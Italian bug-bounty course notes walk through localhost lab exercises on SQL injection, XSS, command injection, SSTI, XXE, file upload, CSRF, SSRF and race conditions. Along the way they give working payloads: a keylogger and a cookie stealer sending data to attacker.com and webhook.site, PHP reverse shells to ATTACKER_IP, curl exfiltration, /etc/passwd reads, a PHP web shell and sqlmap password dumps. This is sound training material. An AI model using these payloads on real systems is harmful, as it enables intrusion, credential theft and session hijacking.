Se la query è eseguita correttamente, il login dovrebbe essere accettato.

Ora possiamo confermare che il parametro session cookie è vulnerabile a SQL Injection!

Blind SQL Injection Attacks – Part 2

Usiamo la funzione SUBSTRING() per estrarre caratteri da una stringa nel database:

Sintassi:

SUBSTRING(string, start, length)
oppure:
SUBSTRING(string FROM start FOR length)

Cookie: session=6967cabefd763ac1a1a88e11159957db' and substring('a', 1, 1) = 'a'#

Se la query ha successo, sappiamo che il primo carattere è “a”

Cookie: session=6967cabefd763ac1a1a88e11159957db' and substring('alex', 2, 1) = 'l'#

Se la query ha successo, sappiamo che il secondo carattere è “l“

e così via:

Cookie: session=6967cabefd763ac1a1a88e11159957db' and substring('alex', 1, 3) = 'ale'#

Verifico la versione:

Cookie: session=6967cabefd763ac1a1a88e11159957db' and substring((select version()), 1, 1) = '8'#

Cookie: session=6967cabefd763ac1a1a88e11159957db' and substring((select version()), 1, 2) = '8.'#

Cookie: session=6967cabefd763ac1a1a88e11159957db' and substring((select version()), 1, 3) = '8.0'#

…

Cookie: session=6967cabefd763ac1a1a88e11159957db' and substring((select version()), 1, 5) = '8.0.4'#

scopriamo che la versione del database è 8.0.4

Per trovare le password:

' and substring((select password from injection0x02 where username = ‘jessamy’), 1, 1) = 'b'#

però automatizziamo: inviamo all’Intruder e aggiungiamo la posizione del payloads:

and substring((select password from injection0x02 where username = 'jessamy'), 1, 1) = '§b§'#

Carichiamo una wordlist con lettere (a-z, 0-9)

Avviamo l’attacco e filtriamo i risultati per trovare la lunghezza di risposta diversa e verifichiamo nella risposta dell’attacco…

… ma dovremmo ripetere il test per ogni carattere per ricostruire la password.

Automatizziamo con SQLMap:

Salvo in un file txt copia del GET

sqlmap -r req2.txt --level=2
sqlmap -r req2.txt --level=2 --dump -T injection0x02

Blind SQL Injection Attacks

x’ or 1=1#

Se l’iniezione ha successo, dovremmo vedere tutti i prodotti del database.

Tanjyoubi Sushi Rack' union select null,null,null,null#

La query ha funzionato → ci sono 4 colonne

Quindi, otteniamo un elenco delle tabelle nel database:

Tanjyoubi Sushi Rack' union select null,null,null,table_name from information_schema.tables#

Cerchiamo la tabella che contiene gli utenti, troviamo injection_0x03_users, che probabilmente contiene le credenziali:

Tanjyoubi Sushi Rack' union select null,null,null,username from injection0x03_users#

Otteniamo il nome utente: Takashi, troviamo la password:

Tanjyoubi Sushi Rack' union select null,null,null,password from injection0x03_users#

La password è OnigiriDaisuki.

Automazione con SQLMap:

Salviamo il POST in un file txt.

sqlmap -r req3.txt --level=2 --dump
oppure
sqlmap -r req3.txt -T injection0x03_users --dump

SQLMap trova automaticamente la vulnerabilità e scarica la tabella utenti.

Otteniamo username e password.

Second Order SQL Injection

Registriamo un nuovo utente con un payload SQL nel nome utente.

Username: testing

Password: testing

Dopo la registrazione, accediamo e vediamo il messaggio di benvenuto:

Benvenuto testing nella tua dashboard!

Questo suggerisce che i nostri dati sono stati salvati nel database.

Ora proviamo a iniettare un payload SQL, registriamo:

Username 'or 1=1-- -

Password test

Se l’applicazione utilizza il nostro input per eseguire una query SQL successivamente, potremmo ottenere SQL Injection!

Accediamo all’utente appena creato, l’applicazione risponde

Welcome, 'or 1=1-- -, to your dashboard!

Bio: Jeremy likes tiramisu

Ciò significa che il nostro OR 1=1 ha manipolato la query SQL!

Introduction to Cross-Site Scripting (XSS)

Verifichiamo: nella pagina web attivo l’Inspect (clic dx) e nella console:

alert(1) 

si aprirà un popup.

Oppure:

print()

prompt(‘Hello’)

keylogger:

function logKey(event){console.log(event.key)}
document.addEventListener(‘keydown’, logKey)

O inviare i tasti a un server remoto:

function logKey(event) {
  fetch("https://attacker.com/log?key=" + event.key);
}
document.addEventListener("keydown", logKey);

Basic Cross-Site Scripting (XSS) Attacks

Verifichiamo: nella pagina web attivo l’Inspect (clic dx) e in network.

Se non vediamo richieste HTTP, significa che l’esecuzione avviene completamente lato client. Risultato: Questa è una vulnerabilità DOM-Based XSS, poiché tutto avviene nel browser.

<script>prompt(1)</script>

<script>alert(1)</script>

Non succede nulla, il codice viene aggiunto alla pagina, ma non viene eseguito immediatamente. Motivo: anche se il payload è stato inserito, il browser non lo esegue. Serve un evento o un trigger per attivare il JavaScript.

<img src="x" onerror="alert(1)">

<img src="x" onerror="promt(1)">

Il browser tenta di caricare l’immagine, ma fallisce. Quando l’immagine non viene trovata, viene generato un errore e l’evento onerror esegue il nostro JavaScript.

Abbiamo eseguito con successo un attacco XSS!

Proviamo a modificare il payload per reindirizzare l’utente a un altro sito:

<img src="x" onerror="window.location.href='https://tcm-sec.com'">

Testare altri payload XSS

Esecuzione al caricamento della pagina:

<body onload="alert('XSS')">

Esecuzione al passaggio del mouse:

<div onmouseover="alert('XSS')">Passa qui sopra</div>

https://portswigger.net/web-security/cross-site-scripting

https://owasp.org/www-community/attacks/xss

Stored Cross-Site Scripting (XSS) Attacks

Installare l’estensione Firefox Multi-Account Containers

Creiamo due container separati e incolliamo in entrambi l’url della pagina.

Creo un cookie nel primo container:

Nell’Inspect verifico che ci sia il cookie in Storage.

Mentre nella console:

document.cookie

risposta:

"cookie=hellothere"

Nel secondo container, nella console:

document.cookie

nessuna risposta

Nel primo container:

<h1>test</h1>

il commento test viene aggiunto, verifichiamo, c’è anche nel secondo container

Nel primo container:

<script>prompt(1)</script>

il prompt viene visualizzato, verifichiamo, c’è anche nel secondo container

Nel secondo container

<script>alert(document.cookie)</script>

Se il popup mostra il cookie, possiamo rubare le sessioni degli utenti!

Rubare il cookie dell’admin

Iniettare un payload XSS in Container1.

Attendere che un admin (in Container2) visiti la pagina.

Rubare il suo cookie.

Puoi usare uno strumento come WebHook.site per ricevere le richieste in tempo reale.

Puoi testare 

curl https://webhook.site/IDWEBHOOK.SITE

Cross-Site Scripting (XSS) Challenge Walkthrough

Creiamo due container (il secondo: http://localhost/labs/x0x03_admin.php).

Nel primo:

jeremy

<script>var i = new image;i.src="https://webhook.site/5c2ffddd-2bba-402d-af99-034923a869d7/?"+document.cookie;</script>

Aggiorniamo la pagina nel secondo, troveremo “Ticket from: jeremy” e in webhook.site il cookie di admin:

Verifichiamo con l’estensione cookie-editor:

che nell’Inspect:

Introduction to Command Injection

Apriamo DevTools (F12 o CTRL + SHIFT + I) e digitiamo in Console:

eval("1 + 1");

Risultato:

2

Abbiamo eseguito codice direttamente nella console, proprio come farebbe un’applicazione vulnerabile.

Esempio con input utente:

let userInput = "7 * 7";

eval(userInput);

Risultato:

49

L’applicazione sta eseguendo direttamente i dati inseriti dall’utente, senza controlli!

Terminale:

php -a
> $user_input = "whoami";
> system($user_input);

Risultato atteso su Kali Linux:

kali

Command Injection Attacks

Verifica della vulnerabilità, proviamo a inviare una richiesta di test:

http://localhost

risultato:

Result: HTTP/1.1 200 OK

Inseriamo un comando separato da ;

http://localhost; whoami

Il server esegue whoami e restituisce il processo in esecuzione

Se il comando viene filtrato, proviamo a interrompere l’output con #:

http://localhost; whoami; #

Proviamo con

; whoami; #

Controlliamo quali linguaggi di scripting sono disponibili:

; which php; #

Otteniamo

Result: /usr/local/bin/php

; which perl; #

Result: /usr/bin/perl

; which python; #

Nessun risultato

Abbiamo trovato PHP, possiamo usare un payload per ottenere una reverse shell

https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Reverse%20Shell%20Cheatsheet.md

Usiamo un payload PHP per la reverse shell, dove ATTACKER_IP è il nostro indirizzo IP, e 4444 è la porta di ascolto:

php -r '$sock=fsockopen("ATTACKER_IP",4444);exec("/bin/sh -i <&3 >&3 2>&3");'

php -r '$sock=fsockopen("192.168.203.128",4444);exec("/bin/sh -i <&3 >&3 2>&3");'

; php -r '$sock=fsockopen("192.168.203.128",4444);exec("/bin/sh -i <&3 >&3 2>&3");'; #

Prima di eseguire il payload, apriamo un listener sulla nostra macchina:

nc -lvnp 4444

Se il server è vulnerabile, riceveremo una connessione e potremo eseguire comandi remoti!

whoami

hostname

Blind Command Injection

https://book.hacktricks.wiki/en/pentesting-web/command-injection.html

L’applicazione è vulnerabile a Command Injection, ma non restituisce direttamente i risultati. Dobbiamo trovare altri modi per verificare che i comandi vengano eseguiti:

http://localhost

Se riceviamo una risposta dal server, significa che il nostro input è accettato.

Ora proviamo a inviare un target inesistente:

http://nonexistent.target

http://localhost:4561

Se il server risponde con un messaggio di errore (“Something went wrong”), significa che il nostro input viene elaborato.

Possibile vulnerabilità di Blind Command Injection!

Proviamo ad aggiungere un comando che induce un ritardo (sleep 10):

http://localhost && sleep 10

http://localhost? && sleep 10

http://localhost?q='sleep 10'   (potrebbe restituire “Something went wrong”)

Se la pagina impiega 10 secondi per caricarsi, significa che il nostro comando è stato eseguito. Abbiamo confermato la Blind Command Injection!

Se non possiamo vedere l’output direttamente, possiamo inviare i risultati a un server esterno, proviamo con Webhook.site:

https://webhook.site/85bce319-bf86-40fb-9969-f29da340cd56/?='whoami'

http://localhost && curl -X GET "https://webhook.site/85bce319-bf86-40fb-9969-f29da340cd56/?data=$(whoami)"

https://webhook.site/85bce319-bf86-40fb-9969-f29da340cd56/?data=$(whoami)

Command Injection Challenge Walkthrough

Inseriamo dati e notiamo che il nostro input viene inserito direttamente in un’operazione. Potremmo manipolare il codice per eseguire comandi arbitrari.

Il secondo input potrebbe essere il punto di iniezione migliore. Testiamo la posizione Y per un attacco di Command Injection.

789)^2))}';whoami;

Se non otteniamo output, il comando potrebbe generare un errore, bypassiamo gli errori con # (commento in bash)

789)^2))}';whoami;#

Ora che possiamo eseguire comandi, proviamo ad ottenere una shell remota.

Usiamo un payload PHP per la reverse shell:

https://swisskyrepo.github.io/InternalAllTheThings/cheatsheets/shell-reverse-cheatsheet/#python

PHP

php -r '$sock=fsockopen("ATTACKER_IP",4444);exec("/bin/sh -i <&3 >&3 2>&3");'

Modifichiamo il payload per adattarlo al nostro input:

789)^2))}';php -r '$sock=fsockopen("192.168.203.128",4444);exec("/bin/sh -i <&3 >&3 2>&3");';#

Configuriamo un listener sulla nostra macchina per catturare la shell:

nc -lvnp 4444

Invio del payload e… siamo dentro!

Exploiting Server-Side Template Injection (SSTI)

Inseriamo un messaggio casuale: il nostro messaggio viene visualizzato esattamente come lo abbiamo inserito.

Testiamo anche XSS:

<script>prompt(1)</script>
<script>alert('XSS')</script>

Il codice JavaScript viene eseguito, confermando la presenza di Cross-Site Scripting (XSS).

Identificare la presenza di SSTI con Burp Suite:

Inviamo la richiesta POST all’intruder e aggiungiamo il nostro testo per il payload.

https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection/Intruder -> ssti.fuzz

Alcune risposte hanno una dimensione del contenuto molto più grande delle altre. Esaminiamo una di queste risposte più lunghe.

Vediamo nel tab Response un errore di sintassi di Twig: “Uncaught Twig Error: syntax error” -> l’applicazione usa Twig come motore di template!

Confermare SSTI con payload di test, testiamo se possiamo eseguire codice nel motore di template:

{{ 7 * 7 }}

https://hacktricks.boitatech.com.br/pentesting-web/ssti-server-side-template-injection#twig-php

Se SSTI è presente, dovremmo ottenere il valore 49 nella risposta.

Verifichiamo se l’esecuzione avviene lato server o client:

Se la pagina restituisce il valore {{ 7 * 7 }} tale e quale → potrebbe essere client-side (CSTI).

Se invece restituisce 49 → confermiamo che SSTI è attiva!

Ora proviamo a eseguire comandi di sistema con Twig:

{{['id']|filter('system')}}

Dovremmo ottenere l’output del comando id, ad esempio:

uid=33(www-data) gid=33(www-data) groups=33(www-data) Array

Se il comando viene eseguito, significa che abbiamo RCE (Remote Code Execution), proviamo a leggere il file /etc/passwd:

{{['cat\x20/etc/passwd']|filter('system')}}

Server-Side Template Injection (SSTI) Challenge Walkthrough

Proviamo lo stesso payload che abbiamo usato prima per Twig:

{{ 7 * 7 }}

Dopo aver generato la card dobbiamo editarla e quindi salvarla, così otteniamo il la richiesta POST in Burp Suite. Notiamo che non viene stampato il risultato ma solamente {{ 7 * 7 }}, invece se controlliamo il Response dell’HTTPhistory come quello del Repeater, notiamo il risultato 49, questo sta a significare che qualcosa nasconde il risultato lato client ma non lato server, quindi l’injection è possibile.

A volte, sembra che SSTI non funzioni perché il frontend nasconde il comportamento reale.

Proviamo con:

{{['id']|filter('system')}}

e verifichiamo in Burp Suite che il comando ha funzionato, vediamo il nome utente del server (www-data, apache, ecc.), significa che abbiamo ottenuto RCE

così come con:

{{['cat\x20/etc/passwd']|filter('system')}}

XML External Entity (XXE) Injection

Dove dobbiamo testare per XXE?

Ovunque si possa caricare XML.

Formato richiesto dal sistema (xxe-safe.xml):

<?xml version="1.0" encoding="UTF-8"?>
<creds>
    <user>testuser</user>
    <password>testpass</password>
</creds>

Testiamo (xxe-safe_2.xml):

<?xml version="1.0" encoding="UTF-8"?>
<creds>
    <user>&amp;</user>
    <password>testpass</password>
</creds>

Il file viene accettato e caricato con successo.

Ora testiamo se il parser XML accetta entità personalizzate (xxe-exploit.xml).

<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE creds [
    <!ENTITY xxe SYSTEM "file:///etc/passwd">
]>
<creds>
    <user>&xxe;</user>
    <password>testpass</password>
</creds>

Cosa accade?

Abbiamo dichiarato un’entità esterna chiamata xxe.

Il parser XML sostituirà &xxe; con il contenuto del file /etc/passwd.

Se vediamo il contenuto di /etc/passwd, l’app è vulnerabile!

https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/XXE%20Injection

https://cheatsheetseries.owasp.org/cheatsheets/XML_External_Entity_Prevention_Cheat_Sheet.html

Insecure File Upload Client-Side Controls Bypass

Prima di tentare exploit avanzati, comprendere il funzionamento del caricamento dei file è essenziale.

Primo Test: accediamo alla funzione di upload e vediamo quali tipi di file sono accettati.

Creiamo il file test.txt contenente il testo “test” e poi lo carichiamo:

echo ‘test’ > test.txt

L’applicazione mostra un popup con il messaggio che accetta solo file JPG e PNG.

Il controllo sembra avvenire lato client.

Ora verifichiamo se il controllo avviene solo lato client DevTools (F12 o CTRL + SHIFT + I)

Passiamo alla scheda Network e ricarichiamo la pagina, quindi carichiamo di nuovo test.txt e osserviamo le richieste HTTP: nessuna richiesta viene inviata al server. Il blocco avviene completamente lato client.

Modificare la Richiesta con Burp Suite 

Se il controllo avviene sia lato client che server, possiamo manipolare la richiesta con Burp Suite.

Intercettiamo la richiesta di upload.

Carichiamo un’immagine valida (logo.png).

Modifichiamo il nome del file e il contenuto nel Repeater:

Content-Disposition: form-data; name="file"; filename="test.txt"

ed eliminiamo tutta la parte in rosso, da PNG a —– e inseriamo un testo qualsiasi:

Inviamo con SEND e verifichiamo nel RESPONSE che è stato inviato con successo “HTTP/1.1 200”, aggiorniamo la pagina web e notiamo che il file txt è stato correttamente caricato.

Caricamento di un Web Shell in PHP

Ora proviamo a caricare un file PHP per ottenere esecuzione di codice.

Inseriamo questo script PHP che esegue comandi remoti:

<?php system($_GET['cmd']); ?>

Modifichiamo il file come “cmd.php”,

così:

Inviamo con SEND e verifichiamo nel RESPONSE che è stato inviato con successo “HTTP/1.1 200”, aggiorniamo la pagina web e notiamo che il file cmd.php è stato correttamente caricato.

Individuare la Directory di Upload

Se non sappiamo dove viene caricato il file, possiamo usare fuzzing con ffuf o dirb.

Eseguiamo una scansione delle directory note:

ffuf -u http://localhost/FUZZ -w /usr/share/wordlists/dirb/common.txt

raffiniamo:

ffuf -u http://localhost/labs/FUZZ -w /usr/share/wordlists/dirb/common.txt

e troviamo la directory “uploads”. Cerchiamo di accerdervi sfruttando lo script PHP di prima:

http://localhost/labs/uploads/cmd.php

non accetta un commando vuoto, correggiamo il tiro:

http://localhost/labs/uploads/cmd.php?cmd=whoami

e allora:

http://localhost/labs/uploads/cmd.php?cmd=cat /etc/passwd

Insecure File Upload Bypasses

Primo Test: accediamo alla funzione di upload e vediamo quali tipi di file sono accettati. Creiamo il file test.txt contenente il testo “test” e poi lo carichiamo:

echo ‘test’ > test.txt

L’applicazione mostra un popup con il messaggio che accetta solo file JPG e PNG.

Riproviamo con un file accettato ed invio la richiesta POST al Repeater e apportiamo le seguenti modifiche da così:

a così:

<?php system($_GET['cmd']); ?>

SEND, ma nel Response leggiamo:

Allora torniamo indietro nel Request del Repeater e modifichiamo così:

SEND e questa volta il file viene caricato, aggiorniamo la pagina e verifichiamo per conferma.

Però se cerchiamo di eseguire lo script PHP all’interno del file caricato otteniamo un errore:

dovuto ad una errata interpretazione del tipo di file mediante i magic bytes, quindi dobbiamo manipolare un po’ la richiesta, ovvero eliminiamo un po’ del codice in rosso (cambiamo il nome del file da caricare, ovviamente):

SEND, Response corretto e questa volta otteniamo:

http://localhost/labs/uploads/logo6.php?cmd=hostname
http://localhost/labs/uploads/logo6.php?cmd=ls -lah
http://localhost/labs/uploads/logo6.php?cmd=cat /etc/passwd

Suggerimenti

Altri Metodi per Eseguire File PHP

Se il server blocca .php, possiamo provare altre estensioni eseguibili:

.phtml

.php3

.php4

.php5

Consultare i seguenti link:

https://appsecexplained.gitbook.io/appsecexplained/common-vulns/insecure-file-upload

https://portswigger.net/web-security/file-upload

Insecure File Upload Challenge Walkthrough

Primo Test: accediamo alla funzione di upload e vediamo quali tipi di file sono accettati. Creiamo il file test.txt contenente il testo “test” e poi lo carichiamo:

echo ‘test’ > test.txt

L’applicazione mostra un popup con il messaggio che accetta solo file JPG e PNG.

Riproviamo con un file accettato ed invio la richiesta POST al Repeater e apportiamo le seguenti modifiche da così:

a così:

<?php system($_GET['cmd']); ?>

SEND, ma nel Response leggiamo:

Allora possiamo provare altre estensioni eseguibili:

.phtml

.php3

.php4

.php5

SEND e questa volta il file viene caricato, aggiorniamo la pagina e verifichiamo per conferma.

Automated Scanners

Free:

Commerciali:

  • Burp Suite
  • Nessus
  • Acunetix
  • AppScan
  • Veracode
  • Netsparker
  • Qualys Web Application Scanning (WAS)

Scripting and Automation

  • Subfinder → Rileva subdomini.
  • Assetfinder → Scansiona domini per trovare sottodomini correlati.
  • Amass → Strumento avanzato per la scoperta di sottodomini.
  • httprobe→ Controlla se un subdominio è attivo.
  • Gowitness → Scatta screenshot di subdomini attivi.
  • Nmap → Effettua la scansione delle porte aperte.

./recon-new.sh

Cross-Site Request Forgery (CSRF) Attacks

Il Cross-Site Request Forgery (CSRF) è un attacco in cui un utente autenticato viene ingannato nel compiere un’azione indesiderata all’interno di un’applicazione web.

https://owasp.org/www-community/attacks/csrf

Analisi della richiesta HTTP con Burp Suite

Accediamo all’account di Jeremy.

Modifichiamo l’email (es. jeremy@jeremy.com).

Intercettiamo la richiesta con Burp Suite:

POST /csr0x01.php HTTP/1.1
Host: localhost
Content-Type: application/x-www-form-urlencoded
email=jeremy%40jeremy.com&submit=Update

Notiamo che la richiesta non contiene un CSRF token, il che significa che possiamo replicarla facilmente.

In Burp Suite pro:

invece nella CE copiamo dal Response la parte relativa al <form>:

Creiamo un modulo HTML nascosto che invia automaticamente una richiesta POST. Quando la vittima visita la pagina, il browser invia la richiesta senza che l’utente se ne accorga. L’email di Jeremy verrà modificata a csrf@csrf.com senza il suo consenso. Se Jeremy visita questa pagina mentre è autenticato, il suo indirizzo email verrà aggiornato senza interazione!

file:///home/kali/bb-course/esercizi/csrf.html

<html>
<body>          	 
          	 
<form action="http://localhost/labs/csrf0x01.php" method="post">
<input type="text" name="email" value="csrf@csrf.com">
<button type="submit">Submit</button>
</form>

<script>
window.onload = function() {
	document.forms[0].submit();
}
</script>

</body>           	 
</html>

Cross-Site Request Forgery (CSRF) Token Bypass

https://appsecexplained.gitbook.io/appsecexplained/common-vulns/cross-site-request-forgery-csrf

Analisi della richiesta HTTP con Burp Suite

Accediamo all’account di Jeremy.

Modifichiamo l’email (es. jeremy@jeremy.com).

Intercettiamo la richiesta con Burp Suite:

c’è un token CSRF.

Verifichiamo se il token è effettivamente controllato.

Costruiamo un Proof of Concept (PoC) per testare il bypass, la riga di codice in rosso replica quella del Response ma inseriamo un valore arbitrario al csrf:

<html>
<body>          	 
          	 
<form action="http://localhost/labs/csrf0x02.php" method="post">
<input type="text" name="email" value="csrf@csrf.com">
<input type="text" name="csrf" id="csrf" value="prova123" hidden>
<button type="submit">Submit</button>
</form>

<script>
window.onload = function() {
	document.forms[0].submit();
}
</script>

</body>           	 
</html>

Se Jeremy visita questa pagina mentre è autenticato, il suo indirizzo email verrà aggiornato senza interazione!

file:///home/kali/bb-course/esercizi/csrf2.html

Exploiting Server-Side Request Forgery (SSRF)

La Server-Side Request Forgery (SSRF) è una vulnerabilità che consente a un attaccante di indurre il server a eseguire richieste per suo conto.

Il sito permette di verificare i prezzi di alcuni prodotti tramite API.

Analisi delle richieste con Burp Suite

Intercettiamo la richiesta HTTP con Burp Suite.

Identifichiamo il parametro che contiene l’URL di destinazione.

Il parametro url è controllato dall’utente. Se l’applicazione effettua una chiamata HTTP a qualsiasi URL fornito dall’utente, potremmo sfruttarlo per accedere a risorse interne

Effettuiamo una scansione per individuare endpoint interni interessanti:

ffuf -u http://localhost/labs/api/FUZZ -w /usr/share/wordlists/dirb/common.txt

Abbiamo trovato /admin.php come endpoint interessante,

Modifichiamo la richiesta nel Repeater per puntare a

localhost/labs/api/admin.php

Risultato:

Welcome to the admin panel

Modifichiamo la richiesta per provare diverse IP interni.

“url”:http://10.10.10.1/

“url”:http://192.168.203.128/

Se il server risponde, significa che esiste un servizio sulla rete interna. Possiamo iterare su più porte per identificare altri servizi interni esposti.

Blind Server-Side Request Forgery (SSRF)

A differenza della SSRF classica, in una Blind SSRF (SSRF cieca) non vediamo direttamente la risposta della richiesta che inviamo.

Il server effettua la richiesta per conto nostro, ma noi non riceviamo un feedback visibile.

Procedura per identificare la Blind SSRF con Burp Suite:

Intercettiamo la richiesta con Burp Suite e la inviamo a Repeater.

Modifichiamo il valore dell’URL nel parametro vulnerabile, puntando all’endpoint admin.php:

Risultato:

Errore: dati non validi da terze parti.

Il server effettua la richiesta, ma si aspetta una risposta in un formato specifico.

Anche se otteniamo un errore, questo non significa che l’SSRF non sia presente.

Metodo per rilevare una Blind SSRF con Webhook.site:

Apriamo Webhook.site (o un server HTTP controllato da noi).

Copiamo l’URL fornito da Webhook.site.

Inseriamo l’URL come valore nel parametro vulnerabile:

Inviamo la richiesta e osserviamo Webhook.sit.

Se vediamo una richiesta arrivare sul nostro webhook, significa che l’SSRF è presente.

Alternativa con Burp Collaborator

Se abbiamo Burp Suite Professional, possiamo usare Collaborator per rilevare SSRF.

Nel parametro vulnerabile, inseriamo un payload di Collaborator:

url=http://your-collaborator-subdomain.burpcollaborator.net

Inviamo la richiesta e controlliamo la scheda Collaborator.

Se vediamo richieste in arrivo, significa che il server sta effettuando le connessioni per noi.

Open Redirect

L’Open Redirect è una vulnerabilità che consente a un attaccante di reindirizzare gli utenti a un sito web malevolo, sfruttando un parametro URL controllato dall’utente.

Da così:

http://localhost/labs/r0x01_script.php?id=1&return_url=./r0x01.php

a così:

http://localhost/labs/r0x01_script.php?id=1&return_url=http://google.com

Introduction to Vulnerable Components

Nello sviluppo moderno, gli sviluppatori incorporano librerie, framework e plugin di terze parti nelle loro applicazioni per velocizzare il lavoro.

Se questi componenti sono obsoleti, mal configurati o insicuri, possono introdurre vulnerabilità critiche.

Come Individuare Componenti Vulnerabili?

Strumenti utili:

  • BuiltWith
  • Wappalyzer
  • DevTools del browser
  • Ottenere informazioni sulle versioni

Dove trovare i dettagli della versione?

  • File README
  • Codice sorgente
  • Informazioni sulla licenza
  • Footer dell’applicazione

Cercare vulnerabilità note (CVE, exploit)

Automatizzare l’identificazione di componenti vulnerabili

  • Nuclei → Scansione automatizzata di CVE note.
  • OWASP Dependency-Check → Controlla vulnerabilità nei componenti usati.
  • Retire.js → Identifica JavaScript e librerie vulnerabili.

Reporting

Il CVSS (Common Vulnerability Scoring System) è un framework di valutazione della sicurezza che fornisce un metodo standardizzato per valutare la gravità delle vulnerabilità.

Aiuta le organizzazioni a dare priorità alle vulnerabilità e consente una comunicazione coerente tra le varie parti interessate.

I CVE (Common Vulnerabilities and Exposures) vengono usati per tracciare le vulnerabilità.

Il CVSS viene usato per valutarne la gravità.

È gestito da FIRST.org, un’organizzazione no-profit statunitense.

https://cvss.ramhacks.org/  → mostra le metriche da una stringa vettore

GitLab CVSS calculator → consente di rispondere a domande guidate o incollare una vector string

https://cvssadvisor.com/  → suggerisce modi per “escalare” una vulnerabilità e aumentare il bounty

WAF Identification and Fingerprinting

wafw00f http://target.com/index.php

Con Burp Suite:

Si invia un payload innocuo: “hello there” → 200 OK

Poi un payload XSS 

<script>alert(1)</script>

→ 403 Forbidden ➜ Il WAF blocca l’attacco

Intruder per inviare una lista di payload (es. “Fuzzy XSS”)

Alcuni vengono bloccati, ma uno passa: il WAF è stato aggirato

Anche se il payload non viene eseguito, passa il controllo del WAF, suggerendo un possibile vettore di attacco.

Bypassing Input Validation and Encoding Techniques

<script>prompt(1)</script>
<img src=x onerror=prompt()>
<scri><script>pt>prompt(1)</scr></script><ipt>

Cerca su google:

cross-site scripting bug bounty write-up

Race conditions

PortSwigger Academy – Race conditions

Continua il percorso di apprendimento suggerito da “PortSwigger Academy”.

Le race conditions  sono un tipo comune di vulnerabilità strettamente correlata ai difetti della logica aziendale. Si verificano quando i siti Web elaborano le richieste contemporaneamente senza adeguate garanzie. Ciò può portare a più thread distinti che interagiscono con gli stessi dati contemporaneamente, risultando in una “collisione” che provoca comportamenti non intenzionali nell’applicazione. Un attacco di race condition utilizza richieste attentamente cronometrate per causare collisioni intenzionali e sfruttare questo comportamento non intenzionale a scopi dannosi.

Il periodo di tempo durante il quale è possibile una collisione è noto come “race window”. Questa potrebbe essere la frazione di secondo tra due interazioni con il database, per esempio.

Come altri difetti logici, l’impatto di una race condition dipende fortemente dall’applicazione e dalla funzionalità specifica in cui si verifica.

In questa sezione, imparerai come identificare e sfruttare diversi tipi di race conditions. Ti verrà spiegato come gli strumenti integrati di Burp Suite possono aiutarti a superare le sfide dell’esecuzione di attacchi classici, oltre a una metodologia collaudata che ti consente di rilevare nuove classi di race conditions in processi nascosti in più fasi. Questi vanno ben oltre i limiti di cui potresti avere già familiarità.

PortSwigger Research

Come al solito, PortSwigger ha anche fornito una serie di laboratori deliberatamente vulnerabili che puoi usare per praticare ciò che hai imparato in modo sicuro contro obiettivi realistici. Molti di questi si basano sulla ricerca originale di Portswigger, presentata per la prima volta a Black Hat USA 2023.

Per maggiori dettagli, dai un’occhiata al white paper di accompagnamento: Smashing the state machine: The true potential of web race conditions

Limitare le race conditions di sovraccarico

Il tipo più noto di race condition consente di superare una sorta di limite imposto dalla logica aziendale dell’applicazione.

Ad esempio, considera un negozio online che ti consente di inserire un codice promozionale durante il checkout per ottenere uno sconto una tantum sul tuo ordine. Per applicare questo sconto, l’applicazione può eseguire i seguenti passaggi di alto livello:

  1. Controllare di non aver già usato questo codice.
  2. Applicare lo sconto sul totale dell’ordine.
  3. Aggiornare il record nel database per riflettere il fatto che ora hai utilizzato questo codice.

Se in seguito si tenta di riutilizzare questo codice, i controlli iniziali eseguiti all’inizio del processo dovrebbero impedirti di farlo:

Ora considera cosa accadrebbe se un utente che non ha mai applicato questo codice di sconto prima ha provato ad applicarlo due volte quasi esattamente nello stesso momento:

Come puoi vedere, l’applicazione passa attraverso un sotto-stato temporaneo; Cioè, uno stato che entra e poi si rialza prima che l’elaborazione della richiesta sia completa. In questo caso, il sub-stato inizia quando il server inizia a elaborare la prima richiesta e termina quando aggiorna il database per indicare che hai già utilizzato questo codice. Questo introduce una piccola finestra di gara durante la quale puoi rivendicare ripetutamente lo sconto tutte le volte che vuoi.

Ci sono molte varianti di questo tipo di attacco, tra cui:

  • Riscattare una carta regalo più volte.
  • Valutare un prodotto più volte.
  • Prelievo o trasferimento di contanti superiori al saldo del tuo conto.
  • Riutilizzare un’unica soluzione CAPTCHA.
  • Bypassare il rate limit di anti-brute-force.

I sovraccarichi limite sono un sottotipo dei cosiddetti difetti “time-of-check to time-of-use” (TOCTOU). Più tardi in questo argomento, esamineremo alcuni esempi di vulnerabilità delle condizioni di gara che non rientrano in nessuna di queste categorie.

Rilevare e sfruttare il limite di sovraccarico delle race conditions con Burp Repeater

Il processo di rilevamento e sfruttamento del sovraccarico delle race conditions è relativamente semplice. In termini di alto livello, tutto ciò che devi fare è:

  1. Identificare un endpoint single-use o rate-limited che ha un qualche tipo di impatto sulla sicurezza o altro utile.
  2. Emettere più richieste a questo endpoint in rapida successione per vedere se è possibile sovraccaricare questo limite.

La sfida principale è il cronometraggio delle richieste in modo che almeno due finestre di race si allineino, causando una collisione. Questa finestra è spesso solo di millisecondi e può essere ancora più breve.

Anche se si inviano tutte le richieste esattamente allo stesso tempo, in pratica ci sono vari fattori esterni incontrollabili e imprevedibili che influenzano quando il server elabora ogni richiesta e in quale ordine.

Burp Suite ​​aggiunge potenti nuove funzionalità al Repeater di Burp che  consentono di inviare facilmente un gruppo di richieste parallele in modo da ridurre notevolmente l’impatto di uno di questi fattori, vale a dire il jitter di rete. Burp regola automaticamente la tecnica che utilizza per adattarsi alla versione HTTP supportata dal server:

  • per HTTP/1, utilizza la classica tecnica di sincronizzazione dell’ultimo byte;
  • per HTTP/2, utilizza la tecnica di attacco a pacchetto singolo, dimostrata per la prima volta da Portswigger Research at Black Hat USA 2023.

L’attacco a pacchetto singolo consente di neutralizzare completamente l’interferenza dal jitter di rete utilizzando un singolo pacchetto TCP per completare contemporaneamente le richieste 20-30.

Sebbene puoi spesso utilizzare solo due richieste per attivare un exploit, l’invio di un gran numero di richieste come questa aiuta a mitigare la latenza interna, nota anche come jitter lato server. Ciò è particolarmente utile durante la fase di scoperta iniziale. Tratteremo questa metodologia in modo più dettagliato.

Per saperne di più

Per i dettagli su come utilizzare le nuove funzionalità di Burp Repeater per inviare più richieste in parallelo, consultare Sending requests in parallel.

